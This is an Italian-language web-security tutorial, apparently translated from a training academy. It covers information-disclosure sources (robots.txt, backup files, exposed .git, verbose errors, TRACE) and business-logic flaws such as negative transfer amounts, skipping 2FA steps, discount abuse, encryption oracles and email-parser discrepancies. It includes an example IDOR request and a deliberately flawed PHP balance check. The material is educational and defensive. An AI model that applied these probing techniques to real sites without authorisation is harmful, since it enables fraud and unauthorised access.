Commenti degli sviluppatori
Messaggi di errore
Debug dei dati
Pagine dell’account utente
File di backup
Configurazione non sicura
Cronologia del controllo della versione
File per crawler web
Molti siti Web forniscono file in /robots.txt e /sitemap.xml per aiutare i crawler a navigare nel sito. Tra l’altro, questi file spesso elencano directory specifiche che i crawler dovrebbero ignorare, ad esempio perché potrebbero contenere informazioni riservate.
Dato che questi file non sono solitamente collegati all’interno del sito web, potrebbero non apparire immediatamente nella mappa del sito di Burp. Tuttavia, vale la pena provare a navigare manualmente su /robots.txt o /sitemap.xml per vedere se trovi qualcosa di utile.
Elenchi di directory
I server Web possono essere configurati per elencare automaticamente il contenuto delle directory che non dispongono di una pagina indice presente. Ciò può aiutare un utente malintenzionato consentendogli di identificare rapidamente le risorse in un determinato percorso e procedere direttamente all’analisi e all’attacco di tali risorse. Aumenta in particolare l’esposizione dei file sensibili all’interno della directory che non devono essere accessibili agli utenti, come file temporanei e dump di arresti anomali.
Gli stessi elenchi di directory non rappresentano necessariamente una vulnerabilità della sicurezza. Tuttavia, se anche il sito Web non riesce a implementare un adeguato controllo degli accessi, la divulgazione dell’esistenza e dell’ubicazione delle risorse sensibili in questo modo rappresenta chiaramente un problema.
Commenti degli sviluppatori
Durante lo sviluppo, a volte vengono aggiunti commenti HTML in linea al markup. Questi commenti vengono in genere rimossi prima che le modifiche vengano distribuite nell’ambiente di produzione. Tuttavia, a volte i commenti possono essere dimenticati, persi o addirittura lasciati deliberatamente perché qualcuno non era pienamente consapevole delle implicazioni sulla sicurezza. Sebbene questi commenti non siano visibili sulla pagina renderizzata, è possibile accedervi facilmente utilizzando Burp o anche gli strumenti di sviluppo integrati nel browser.
Talvolta questi commenti contengono informazioni utili a un utente malintenzionato. Ad esempio, potrebbero suggerire l’esistenza di directory nascoste o fornire indizi sulla logica dell’applicazione.
Messaggi di errore
Una delle cause più comuni di divulgazione di informazioni sono i messaggi di errore dettagliati. Come regola generale, dovresti prestare molta attenzione a tutti i messaggi di errore che incontri durante il controllo.
Il contenuto dei messaggi di errore può rivelare informazioni su quale input o tipo di dati è previsto da un determinato parametro. Questo può aiutarti a restringere il campo dell’attacco identificando i parametri sfruttabili. Potrebbe anche semplicemente impedirti di perdere tempo cercando di iniettare payload che semplicemente non funzioneranno.
Messaggi di errore dettagliati possono anche fornire informazioni sulle diverse tecnologie utilizzate dal sito web. Ad esempio, potrebbero nominare esplicitamente un motore di modello, un tipo di database o un server utilizzato dal sito Web, insieme al numero di versione. Queste informazioni possono essere utili perché puoi cercare facilmente eventuali exploit documentati che potrebbero esistere per questa versione. Allo stesso modo, puoi verificare se sono presenti errori di configurazione comuni o impostazioni predefinite pericolose che potresti essere in grado di sfruttare. Alcuni di questi potrebbero essere evidenziati nella documentazione ufficiale.
Potresti anche scoprire che il sito Web utilizza una sorta di framework open source. In questo caso, puoi studiare il codice sorgente disponibile al pubblico, che è una risorsa inestimabile per costruire i tuoi exploit.
Le differenze tra i messaggi di errore possono anche rivelare un diverso comportamento dell’applicazione che si verifica dietro le quinte. Osservare le differenze nei messaggi di errore è un aspetto cruciale di molte tecniche, come l’iniezione SQL, l’enumerazione dei nomi utente e così via.
A scopo di debug, molti siti Web generano messaggi di errore e log personalizzati che contengono grandi quantità di informazioni sul comportamento dell’applicazione. Sebbene queste informazioni siano utili durante lo sviluppo, sono anche estremamente utili per un utente malintenzionato se trapelano nell’ambiente di produzione.
I messaggi di debug a volte possono contenere informazioni vitali per lo sviluppo di un attacco, tra cui:
valori per variabili di sessione chiave che possono essere manipolate tramite input dell’utente;
nomi host e credenziali per i componenti back-end;
nomi di file e directory sul server;
chiavi utilizzate per crittografare i dati trasmessi tramite il client.
Talvolta le informazioni di debug possono essere registrate in un file separato. Se un utente malintenzionato riesce ad accedere a questo file, può fungere da utile riferimento per comprendere lo stato di runtime dell’applicazione. Può anche fornire diversi indizi su come fornire input elaborati per manipolare lo stato dell’applicazione e controllare le informazioni ricevute.
Per loro stessa natura, il profilo o la pagina dell’account di un utente contiene solitamente informazioni sensibili, come l’indirizzo e-mail, il numero di telefono, la chiave API e così via. Poiché normalmente gli utenti hanno accesso solo alla pagina del proprio account, ciò non rappresenta di per sé una vulnerabilità. Tuttavia, alcuni siti Web contengono difetti logici che potenzialmente consentono a un utente malintenzionato di sfruttare queste pagine per visualizzare i dati di altri utenti.
Ad esempio, considera un sito Web che determina quale pagina dell’account utente caricare in base a un parametro utente.
GET /user/personal-info?user=carlos
La maggior parte dei siti Web adotta misure per impedire a un utente malintenzionato di modificare semplicemente questo parametro per accedere alle pagine degli account di utenti arbitrari. Tuttavia, a volte la logica per caricare singoli elementi di dati non è così solida.
Un utente malintenzionato potrebbe non essere in grado di caricare interamente la pagina dell’account di un altro utente, ma la logica per recuperare e visualizzare l’indirizzo e-mail registrato dell’utente, ad esempio, potrebbe non verificare che il parametro utente corrisponda all’utente attualmente connesso. In questo caso , la semplice modifica del parametro utente consentirebbe a un utente malintenzionato di visualizzare indirizzi email di utenti arbitrari sulla pagina del proprio account.
Esamineremo questo tipo di vulnerabilità in modo più dettagliato quando tratteremo il controllo degli accessi e le vulnerabilità IDOR.
Divulgazione del codice sorgente tramite file di backup
Ottenere l’accesso al codice sorgente rende molto più semplice per un utente malintenzionato comprendere il comportamento dell’applicazione e costruire attacchi ad alta gravità. I dati sensibili a volte sono addirittura codificati all’interno del codice sorgente. Esempi tipici di ciò includono chiavi API e credenziali per l’accesso ai componenti back-end.
Se riesci a identificare che viene utilizzata una particolare tecnologia open source, ciò fornisce un facile accesso a una quantità limitata di codice sorgente.
Occasionalmente, è anche possibile fare in modo che il sito web esponga il proprio codice sorgente. Durante la mappatura di un sito Web, potresti scoprire che ad alcuni file di codice sorgente viene fatto riferimento esplicitamente. Sfortunatamente, richiedendoli di solito non si rivela il codice stesso. Quando un server gestisce file con una particolare estensione, come .php, in genere esegue il codice, anziché semplicemente inviarlo al client come testo. Tuttavia, in alcune situazioni, puoi indurre un sito Web a restituire il contenuto del file. Ad esempio, gli editor di testo spesso generano file di backup temporanei mentre il file originale viene modificato. Questi file temporanei vengono solitamente indicati in qualche modo, ad esempio aggiungendo una tilde (~) al nome del file o aggiungendo un’estensione di file diversa. La richiesta di un file di codice utilizzando un’estensione di file di backup a volte può consentire di leggere il contenuto del file nella risposta.
Una volta che un utente malintenzionato ha accesso al codice sorgente, questo può rappresentare un enorme passo avanti verso la possibilità di identificare e sfruttare ulteriori vulnerabilità che altrimenti sarebbero quasi impossibili. Uno di questi esempi è la deserializzazione non sicura. Esamineremo questa vulnerabilità più avanti in un argomento dedicato.
Divulgazione di informazioni a causa di una configurazione non sicura
I siti Web talvolta sono vulnerabili a causa di una configurazione errata. Ciò è particolarmente comune a causa dell’uso diffuso di tecnologie di terze parti, la cui vasta gamma di opzioni di configurazione non è necessariamente ben compresa da coloro che le implementano.
In altri casi, gli sviluppatori potrebbero dimenticare di disabilitare varie opzioni di debug nell’ambiente di produzione. Ad esempio, il metodo HTTP TRACE è progettato per scopi diagnostici. Se abilitato, il server web risponderà alle richieste che utilizzano il metodo TRACE riportando nella risposta l’esatta richiesta ricevuta. Questo comportamento è spesso innocuo, ma occasionalmente porta alla divulgazione di informazioni, come il nome delle intestazioni di autenticazione interne che potrebbero essere aggiunte alle richieste dai proxy inversi.
Praticamente tutti i siti Web sono sviluppati utilizzando una qualche forma di sistema di controllo della versione, come Git. Per impostazione predefinita, un progetto Git archivia tutti i dati di controllo della versione in una cartella denominata .git. Occasionalmente, i siti Web espongono questa directory nell’ambiente di produzione. In questo caso, potresti riuscire ad accedervi semplicemente accedendo a /.git.
Anche se spesso non è pratico sfogliare manualmente la struttura e i contenuti dei file grezzi, esistono vari metodi per scaricare l’intera directory .git. Puoi quindi aprirlo utilizzando l’installazione locale di Git per accedere alla cronologia del controllo della versione del sito Web. Ciò può includere registri contenenti modifiche apportate e altre informazioni interessanti.
Questo potrebbe non darti accesso al codice sorgente completo, ma confrontare le differenze ti consentirà di leggere piccoli frammenti di codice. Come con qualsiasi codice sorgente, potresti anche trovare dati sensibili codificati all’interno di alcune delle righe modificate.
In questa sezione introdurremo il concetto di vulnerabilità della logica aziendale e spiegheremo come possono verificarsi a causa di presupposti errati sul comportamento degli utenti. Discuteremo il potenziale impatto dei difetti logici e come sfruttarli. Infine, forniremo alcune best practice generali per aiutarti a prevenire questo tipo di difetti logici che si verificano nelle tue applicazioni.
Quali sono le vulnerabilità della logica aziendale?
Le vulnerabilità della logica aziendale sono difetti nella progettazione e nell’implementazione di un’applicazione che consentono a un utente malintenzionato di provocare comportamenti non desiderati. Ciò consente potenzialmente agli aggressori di manipolare funzionalità legittime per raggiungere un obiettivo dannoso. Questi difetti sono generalmente il risultato dell’incapacità di anticipare gli stati insoliti dell’applicazione che potrebbero verificarsi e, di conseguenza, dell’incapacità di gestirli in modo sicuro.
Nota
In questo contesto, il termine “logica di business” si riferisce semplicemente all’insieme di regole che definiscono il funzionamento dell’applicazione. Poiché queste regole non sono sempre direttamente correlate a un’azienda, le vulnerabilità associate sono note anche come “vulnerabilità della logica dell’applicazione” o semplicemente “difetti logici”.
I difetti logici sono spesso invisibili alle persone che non li cercano esplicitamente poiché in genere non vengono scoperti dal normale utilizzo dell’applicazione. Tuttavia, un utente malintenzionato potrebbe essere in grado di sfruttare peculiarità comportamentali interagendo con l’applicazione in modi che gli sviluppatori non avrebbero mai previsto.
Uno degli scopi principali della logica aziendale è applicare le regole e i vincoli definiti durante la progettazione dell’applicazione o della funzionalità. In generale, le regole aziendali stabiliscono come l’applicazione dovrebbe reagire quando si verifica un determinato scenario. Ciò include impedire agli utenti di fare cose che avranno un impatto negativo sull’azienda o che semplicemente non hanno senso.
Difetti nella logica possono consentire agli aggressori di aggirare queste regole. Ad esempio, potrebbero essere in grado di completare una transazione senza passare attraverso il flusso di lavoro di acquisto previsto. In altri casi, la convalida interrotta o inesistente dei dati forniti dall’utente potrebbe consentire agli utenti di apportare modifiche arbitrarie ai valori critici della transazione o di inviare input senza senso. Passando valori imprevisti nella logica lato server, un utente malintenzionato può potenzialmente indurre l’applicazione a fare qualcosa che non dovrebbe fare.
Le vulnerabilità basate sulla logica possono essere estremamente diverse e spesso sono esclusive dell’applicazione e della sua funzionalità specifica. Identificarli spesso richiede una certa dose di conoscenza umana, come la comprensione del dominio aziendale o degli obiettivi che un utente malintenzionato potrebbe avere in un determinato contesto. Ciò li rende difficili da rilevare utilizzando scanner di vulnerabilità automatizzati. Di conseguenza, i difetti logici sono un ottimo obiettivo per i cacciatori di bug e i tester manuali in generale.
Come nascono le vulnerabilità della logica aziendale?
Le vulnerabilità della logica aziendale spesso sorgono perché i team di progettazione e sviluppo formulano ipotesi errate sul modo in cui gli utenti interagiranno con l’applicazione. Questi presupposti errati possono portare a una convalida inadeguata dell’input dell’utente. Ad esempio, se gli sviluppatori presuppongono che gli utenti passeranno i dati esclusivamente tramite un browser Web, l’applicazione potrebbe fare affidamento interamente su deboli controlli lato client per convalidare l’input. Questi vengono facilmente aggirati da un utente malintenzionato utilizzando un proxy di intercettazione.
In definitiva, ciò significa che quando un utente malintenzionato si discosta dal comportamento previsto dall’utente, l’applicazione non riesce ad adottare le misure appropriate per prevenirlo e, di conseguenza, non riesce a gestire la situazione in modo sicuro.
I difetti logici sono particolarmente comuni nei sistemi eccessivamente complicati che nemmeno lo stesso team di sviluppo comprende appieno. Per evitare difetti logici, gli sviluppatori devono comprendere l’applicazione nel suo insieme. Ciò include la consapevolezza di come diverse funzioni possano essere combinate in modi inaspettati. Gli sviluppatori che lavorano su codebase di grandi dimensioni potrebbero non avere una conoscenza approfondita del funzionamento di tutte le aree dell’applicazione. Qualcuno che lavora su un componente potrebbe formulare ipotesi errate sul funzionamento di un altro componente e, di conseguenza, introdurre inavvertitamente gravi difetti logici. Se gli sviluppatori non documentano esplicitamente le ipotesi fatte, è facile che questo tipo di vulnerabilità si insinuino in un’applicazione.
Qual è l’impatto delle vulnerabilità della logica aziendale?
L’impatto delle vulnerabilità della logica aziendale può, a volte, essere piuttosto banale. Si tratta di una categoria ampia e l’impatto è molto variabile. Tuttavia, qualsiasi comportamento involontario può potenzialmente portare ad attacchi di elevata gravità se un utente malintenzionato è in grado di manipolare l’applicazione nel modo giusto. Per questo motivo, la logica bizzarra dovrebbe idealmente essere corretta anche se non riesci a capire come sfruttarla da solo. C’è sempre il rischio che qualcun altro possa farlo.
Fondamentalmente, l’impatto di qualsiasi difetto logico dipende dalla funzionalità a cui è correlato. Se il difetto risiede, ad esempio, nel meccanismo di autenticazione, ciò potrebbe avere un grave impatto sulla sicurezza complessiva. Gli aggressori potrebbero potenzialmente sfruttarlo per aumentare i privilegi o aggirare completamente l’autenticazione, ottenendo l’accesso a dati e funzionalità sensibili. Ciò espone anche una maggiore superficie di attacco per altri exploit.
Una logica errata nelle transazioni finanziarie può ovviamente portare a ingenti perdite per l’azienda attraverso il furto di fondi, frodi e così via.
È inoltre necessario tenere presente che, anche se i difetti logici potrebbero non consentire a un utente malintenzionato di trarne un vantaggio diretto, potrebbero comunque consentire a un malintenzionato di danneggiare in qualche modo l’azienda.
Quali sono alcuni esempi di vulnerabilità della logica aziendale?
Il modo migliore per comprendere le vulnerabilità della logica aziendale è esaminare casi reali e imparare dagli errori commessi. Abbiamo fornito esempi concreti di una serie di difetti logici comuni, nonché di alcuni siti Web deliberatamente vulnerabili, in modo che tu possa esercitarti a sfruttare queste vulnerabilità da solo.
Come prevenire le vulnerabilità della logica aziendale
In breve, le chiavi per prevenire le vulnerabilità della logica aziendale sono:
assicurati che sviluppatori e tester comprendano il dominio servito dall’applicazione
evitare di fare supposizioni implicite sul comportamento dell’utente o sul comportamento di altre parti dell’applicazione
Dovresti identificare quali presupposti hai fatto riguardo allo stato lato server e implementare la logica necessaria per verificare che tali presupposti siano soddisfatti. Ciò include assicurarsi che il valore di qualsiasi input sia ragionevole prima di procedere.
È anche importante assicurarsi che sia gli sviluppatori che i tester siano in grado di comprendere appieno questi presupposti e il modo in cui l’applicazione dovrebbe reagire in diversi scenari. Ciò può aiutare il team a individuare i difetti logici il prima possibile. Per facilitare ciò, il team di sviluppo dovrebbe aderire, ove possibile, alle seguenti migliori pratiche:
mantieni documenti di progettazione e flussi di dati chiari per tutte le transazioni e i flussi di lavoro, annotando eventuali ipotesi formulate in ogni fase.
scrivi il codice nel modo più chiaro possibile. Se è difficile capire cosa dovrebbe succedere, sarà difficile individuare eventuali difetti logici. Idealmente, un codice ben scritto non dovrebbe aver bisogno di documentazione per capirlo. In casi inevitabilmente complessi, produrre una documentazione chiara è fondamentale per garantire che altri sviluppatori e tester sappiano quali ipotesi vengono fatte e qual è esattamente il comportamento previsto.
prendere nota di eventuali riferimenti ad altro codice che utilizza ciascun componente. Pensa agli eventuali effetti collaterali di queste dipendenze se un malintenzionato dovesse manipolarle in un modo insolito.
A causa della natura relativamente unica di molti difetti logici, è facile liquidarli come un errore occasionale dovuto a un errore umano e andare avanti. Tuttavia, come abbiamo dimostrato, questi difetti sono spesso il risultato di cattive pratiche nelle fasi iniziali della creazione dell’applicazione. Analizzare il motivo per cui esisteva un difetto logico e come il team non lo ha notato può aiutarti a individuare i punti deboli nei tuoi processi. Apportando piccole modifiche, è possibile aumentare la probabilità che difetti simili vengano eliminati alla fonte o rilevati nelle prime fasi del processo di sviluppo.
Esempi di vulnerabilità della logica aziendale
Le vulnerabilità della logica aziendale sono relativamente specifiche per il contesto in cui si verificano. Tuttavia, sebbene i singoli casi di difetti logici differiscano enormemente, possono condividere molti temi comuni. In particolare, possono essere raggruppati in modo approssimativo in base agli errori iniziali che hanno inizialmente introdotto la vulnerabilità.
In questa sezione esamineremo esempi di alcuni errori tipici commessi dai team di progettazione e sviluppo e mostreremo come possano portare direttamente a difetti nella logica aziendale. Sia che tu stia sviluppando le tue applicazioni o verificando quelle esistenti, puoi prendere le lezioni apprese da questi esempi e applicare lo stesso pensiero critico ad altre applicazioni che incontri.
Esempi di difetti logici includono:
fiducia eccessiva nei controlli lato client;
impossibile gestire input non convenzionali;
fare ipotesi errate sul comportamento degli utenti;
difetti specifici del dominio;
fornire un oracolo di crittografia;
discrepanze del parser dell’indirizzo e-mail .
Fiducia eccessiva nei controlli lato client
Un presupposto fondamentalmente errato è che gli utenti interagiranno con l’applicazione solo tramite l’interfaccia web fornita. Ciò è particolarmente pericoloso perché porta all’ulteriore presupposto che la convalida lato client impedirà agli utenti di fornire input dannosi. Tuttavia, un utente malintenzionato può semplicemente utilizzare strumenti come Burp Proxy per manomettere i dati dopo che sono stati inviati dal browser ma prima che vengano passati alla logica lato server. Ciò rende effettivamente inutili i controlli lato client.
Accettare i dati per oro colato, senza eseguire adeguati controlli di integrità e convalida lato server, può consentire a un utente malintenzionato di causare tutti i tipi di danni con uno sforzo relativamente minimo. Ciò che esattamente sono in grado di ottenere dipende dalla funzionalità e da cosa sta facendo con i dati controllabili. Nel giusto contesto, questo tipo di difetto può avere conseguenze devastanti sia per la funzionalità aziendale che per la sicurezza del sito web stesso.
Uno degli obiettivi della logica dell’applicazione è limitare l’input dell’utente a valori che aderiscono alle regole aziendali. Ad esempio, l’applicazione può essere progettata per accettare valori arbitrari di un determinato tipo di dati, ma la logica determina se questo valore è accettabile o meno dal punto di vista dell’azienda. Molte applicazioni incorporano limiti numerici nella loro logica. Ciò potrebbe includere limiti progettati per gestire l’inventario, applicare restrizioni di budget, attivare fasi della catena di fornitura e così via.
Prendiamo il semplice esempio di un negozio online. Quando ordinano i prodotti, gli utenti in genere specificano la quantità che desiderano ordinare. Sebbene in teoria qualsiasi numero intero sia un input valido, la logica aziendale potrebbe impedire agli utenti di ordinare più unità di quelle attualmente disponibili in magazzino.
Per implementare regole come questa, gli sviluppatori devono anticipare tutti i possibili scenari e incorporare modi per gestirli nella logica dell’applicazione. In altre parole, devono dire all’applicazione se deve consentire un determinato input e come dovrebbe reagire in base alle varie condizioni. Se non esiste una logica esplicita per gestire un determinato caso, ciò può portare a comportamenti imprevisti e potenzialmente sfruttabili.
Ad esempio, un tipo di dati numerico potrebbe accettare valori negativi. A seconda della funzionalità correlata, potrebbe non avere senso che la logica aziendale lo consenta. Tuttavia, se l’applicazione non esegue un’adeguata convalida lato server e rifiuta questo input, un utente malintenzionato potrebbe essere in grado di passare un valore negativo e indurre un comportamento indesiderato.
Consideriamo un trasferimento di fondi tra due conti bancari. Questa funzionalità controllerà quasi sicuramente se il mittente dispone di fondi sufficienti prima di completare il trasferimento:
$transferAmount = $_POST[’amount’];
$currentBalance = $user->getBalance();

if ($transferAmount <= $currentBalance) {
	// Complete the transfer
} else {
	// Block the transfer: insufficient funds
}
Ma se la logica non impedisce sufficientemente agli utenti di fornire un valore negativo nel parametro dell’importo, un utente malintenzionato potrebbe sfruttarlo per aggirare il controllo del saldo e trasferire fondi nella direzione “sbagliata”. Se l’aggressore ha inviato -$1000 sul conto della vittima, ciò potrebbe comportare la ricezione di $1000 dalla vittima. La logica valuterebbe sempre che -1000 è inferiore al saldo corrente e approverebbe il trasferimento.
Semplici difetti logici come questo possono essere devastanti se si verificano nella giusta funzionalità. È anche facile non notarli durante lo sviluppo e il test, soprattutto perché tali input potrebbero essere bloccati dai controlli lato client sull’interfaccia web.
Quando controlli un’applicazione, dovresti utilizzare strumenti come Burp Proxy e Repeater per provare a inviare valori non convenzionali. In particolare, prova a inserire intervalli in cui difficilmente gli utenti legittimi entreranno mai. Ciò include input numerici eccezionalmente alti o eccezionalmente bassi e stringhe anormalmente lunghe per campi basati su testo. Puoi anche provare tipi di dati inaspettati. Osservando la risposta dell’applicazione, dovresti provare a rispondere alle seguenti domande:
Ci sono dei limiti imposti ai dati?
Cosa succede quando raggiungi questi limiti?
È stata eseguita qualche trasformazione o normalizzazione sul tuo input?
Ciò potrebbe esporre a una convalida dell’input debole che consente di manipolare l’applicazione in modi insoliti. Tieni presente che se trovi un modulo sul sito Web di destinazione che non riesce a gestire in modo sicuro input non convenzionali, è probabile che altri moduli presentino gli stessi problemi.
Fare ipotesi errate sul comportamento degli utenti
Una delle cause principali più comuni delle vulnerabilità logiche è la formulazione di ipotesi errate sul comportamento degli utenti. Ciò può portare a un’ampia gamma di problemi in cui gli sviluppatori non hanno considerato scenari potenzialmente pericolosi che violano questi presupposti. In questa sezione forniremo alcuni esempi cautelativi di presupposti comuni che dovrebbero essere evitati e dimostreremo come possano portare a pericolosi difetti logici.
Gli utenti fidati non rimarranno sempre affidabili
Le applicazioni possono sembrare sicure perché implementano misure apparentemente robuste per far rispettare le regole aziendali. Sfortunatamente, alcune applicazioni commettono l’errore di presumere che, dopo aver superato inizialmente questi severi controlli, si possa fidarsi dell’utente e dei suoi dati a tempo indeterminato. Ciò può comportare un’applicazione relativamente lassista degli stessi controlli da quel momento in poi.
Se le regole aziendali e le misure di sicurezza non vengono applicate in modo coerente in tutta l’applicazione, ciò può portare a lacune potenzialmente pericolose che possono essere sfruttate da un utente malintenzionato.
Gli utenti non forniranno sempre input obbligatori
Un malinteso è che gli utenti forniranno sempre valori per i campi di input obbligatori. I browser possono impedire agli utenti comuni di inviare un modulo senza un input richiesto ma, come sappiamo, gli aggressori possono manomettere i parametri in transito. Ciò si estende anche alla rimozione completa dei parametri.
Questo è un problema particolare nei casi in cui più funzioni sono implementate all’interno dello stesso script lato server. In questo caso, la presenza o l’assenza di un particolare parametro può determinare quale codice verrà eseguito. La rimozione dei valori dei parametri può consentire a un utente malintenzionato di accedere a percorsi di codice che dovrebbero essere fuori portata.
Quando cerchi difetti logici, dovresti provare a rimuovere ciascun parametro a turno e osservare quale effetto questo ha sulla risposta. Dovresti assicurarti di:
rimuovere solo un parametro alla volta per garantire che vengano raggiunti tutti i percorsi del codice rilevanti;
provare a eliminare il nome del parametro e il valore. Il server in genere gestirà entrambi i casi in modo diverso;
seguire i processi in più fasi fino al completamento. A volte la manomissione di un parametro in un passaggio avrà un effetto su un altro passaggio più avanti nel flusso di lavoro.
Questo vale sia per i parametri URL che per quelli POST, ma non dimenticare di controllare anche i cookie. Questo semplice processo può rivelare alcuni comportamenti bizzarri dell’applicazione che potrebbero essere sfruttabili.
Gli utenti non seguiranno sempre la sequenza prevista
Molte transazioni si basano su flussi di lavoro predefiniti costituiti da una sequenza di passaggi. L’interfaccia web in genere guida gli utenti attraverso questo processo, portandoli alla fase successiva del flusso di lavoro ogni volta che completano quello corrente. Tuttavia, gli aggressori non necessariamente aderiranno a questa sequenza prevista. Non tenere conto di questa possibilità può portare a difetti pericolosi che possono essere relativamente semplici da sfruttare.
Ad esempio, molti siti Web che implementano l’autenticazione a due fattori (2FA) richiedono agli utenti di accedere su una pagina prima di inserire un codice di verifica su una pagina separata. Supponendo che gli utenti seguano sempre questo processo fino al completamento e, di conseguenza, non verificando che lo facciano, potrebbe consentire agli aggressori di ignorare completamente il passaggio 2FA.
Fare ipotesi sulla sequenza degli eventi può portare a un’ampia gamma di problemi anche all’interno dello stesso flusso di lavoro o funzionalità. Utilizzando strumenti come Burp Proxy e Repeater, una volta che un utente malintenzionato ha visto una richiesta, può riprodurla a piacimento e utilizzare la navigazione forzata per eseguire qualsiasi interazione con il server nell’ordine desiderato. Ciò consente loro di completare diverse azioni mentre l’applicazione si trova in uno stato imprevisto.
Per identificare questo tipo di difetti, dovresti utilizzare la navigazione forzata per inviare richieste in una sequenza non prevista. Ad esempio, potresti saltare determinati passaggi, accedere a un singolo passaggio più di una volta, tornare ai passaggi precedenti e così via. Prendere nota di come si accede ai diversi passaggi. Sebbene spesso invii semplicemente una richiesta GET o POST a un URL specifico, a volte puoi accedere ai passaggi inviando diversi set di parametri allo stesso URL. Come per tutti i difetti logici, prova a identificare quali ipotesi hanno fatto gli sviluppatori e dove si trova la superficie di attacco. È quindi possibile cercare modi per violare questi presupposti.
Tieni presente che questo tipo di test causerà spesso eccezioni perché le variabili previste hanno valori nulli o non inizializzati. Anche l’arrivo in un luogo in uno stato parzialmente definito o incoerente potrebbe causare un reclamo da parte dell’applicazione. In questo caso, assicurati di prestare molta attenzione a eventuali messaggi di errore o informazioni di debug che incontri. Questi possono essere una preziosa fonte di divulgazione di informazioni, che può aiutarti a mettere a punto il tuo attacco e comprendere i dettagli chiave sul comportamento di back-end.
In molti casi, incontrerai difetti logici specifici del dominio aziendale o dello scopo del sito.
La funzionalità di sconto dei negozi online è una classica superficie di attacco quando si va a caccia di difetti logici. Questa può essere una potenziale miniera d’oro per un utente malintenzionato, con tutti i tipi di difetti logici di base che si verificano nel modo in cui vengono applicati gli sconti.
Ad esempio, considera un negozio online che offre uno sconto del 10% sugli ordini superiori a $ 1000. Ciò potrebbe essere vulnerabile ad abusi se la logica aziendale non riesce a verificare se l’ordine è stato modificato dopo l’applicazione dello sconto. In questo caso, un utente malintenzionato potrebbe semplicemente aggiungere articoli al carrello fino a raggiungere la soglia di $ 1000, quindi rimuovere gli articoli che non desidera prima di effettuare l’ordine. Riceverebbero quindi lo sconto sul loro ordine anche se non soddisfa più i criteri previsti.
Dovresti prestare particolare attenzione a qualsiasi situazione in cui i prezzi o altri valori sensibili vengono modificati in base a criteri determinati dalle azioni dell’utente. Cerca di capire quali algoritmi utilizza l’applicazione per apportare queste modifiche e in quale punto vengono apportate queste modifiche. Ciò spesso comporta la manipolazione dell’applicazione in modo che si trovi in uno stato in cui le modifiche applicate non corrispondono ai criteri originali previsti dagli sviluppatori.
Per identificare queste vulnerabilità, è necessario riflettere attentamente su quali obiettivi potrebbe avere un utente malintenzionato e provare a trovare diversi modi per raggiungerlo utilizzando la funzionalità fornita. Ciò potrebbe richiedere un certo livello di conoscenza specifica del dominio per capire cosa potrebbe essere vantaggioso in un dato contesto. Per usare un semplice esempio, è necessario comprendere i social media per comprendere i vantaggi di costringere un gran numero di utenti a seguirti.
Senza questa conoscenza del dominio, potresti respingere un comportamento pericoloso semplicemente perché non sei consapevole dei suoi potenziali effetti a catena. Allo stesso modo, potresti avere difficoltà a unire i punti e notare come due funzioni possano essere combinate in modo dannoso. Per semplicità, gli esempi utilizzati in questo argomento sono specifici per un dominio con cui tutti gli utenti avranno già familiarità, vale a dire un negozio online. Tuttavia, che tu stia cercando bug, pentesting o anche solo uno sviluppatore che cerca di scrivere codice più sicuro, a un certo punto potresti imbatterti in applicazioni provenienti da domini meno familiari. In questo caso, dovresti leggere quanta più documentazione possibile e, ove disponibile, parlare con esperti in materia del settore per ottenere informazioni. Potrebbe sembrare un lavoro impegnativo, ma più il dominio è “oscuro”, più è probabile che gli altri tester non abbiano notato molti bug.
Possono verificarsi scenari pericolosi quando l’input controllabile dall’utente viene crittografato e il testo cifrato risultante viene quindi reso disponibile all’utente in qualche modo. Questo tipo di input è talvolta noto come “oracolo di crittografia”. Un utente malintenzionato può utilizzare questo input per crittografare dati arbitrari utilizzando l’algoritmo corretto e la chiave asimmetrica.
Ciò diventa pericoloso quando nell’applicazione sono presenti altri input controllabili dall’utente che prevedono dati crittografati con lo stesso algoritmo. In questo caso, un utente malintenzionato potrebbe potenzialmente utilizzare l’oracolo di crittografia per generare input validi e crittografati e quindi trasmetterli ad altre funzioni sensibili.
Questo problema può essere aggravato se sul sito è presente un altro input controllabile dall’utente che fornisce la funzione inversa. Ciò consentirebbe all’aggressore di decrittografare altri dati per identificare la struttura prevista. Ciò risparmia loro parte del lavoro necessario per creare dati dannosi, ma non è necessariamente necessario per creare un exploit di successo.
La gravità di un oracolo di crittografia dipende da quale funzionalità utilizza anche lo stesso algoritmo dell’oracolo.
Alcuni siti Web analizzano gli indirizzi e-mail per estrarre il dominio e determinare a quale organizzazione appartiene il proprietario dell’e-mail. Anche se inizialmente questo processo può sembrare semplice, in realtà è molto complesso, anche per indirizzi validi conformi a RFC.
Le discrepanze nel modo in cui vengono analizzati gli indirizzi e-mail possono compromettere questa logica. Queste discrepanze si verificano quando diverse parti dell’applicazione gestiscono gli indirizzi e-mail in modo diverso.
Un utente malintenzionato può sfruttare queste discrepanze utilizzando tecniche di codifica per mascherare parti dell’indirizzo e-mail. Ciò consente all’aggressore di creare indirizzi e-mail che superano i controlli di convalida iniziali ma vengono interpretati in modo diverso dalla logica di analisi del server.
L’impatto principale delle discrepanze del parser degli indirizzi e-mail è l’accesso non autorizzato. Gli aggressori possono registrare account utilizzando indirizzi e-mail apparentemente validi provenienti da domini limitati. Ciò consente loro di accedere ad aree sensibili dell’applicazione, come pannelli di amministrazione o funzioni utente riservate.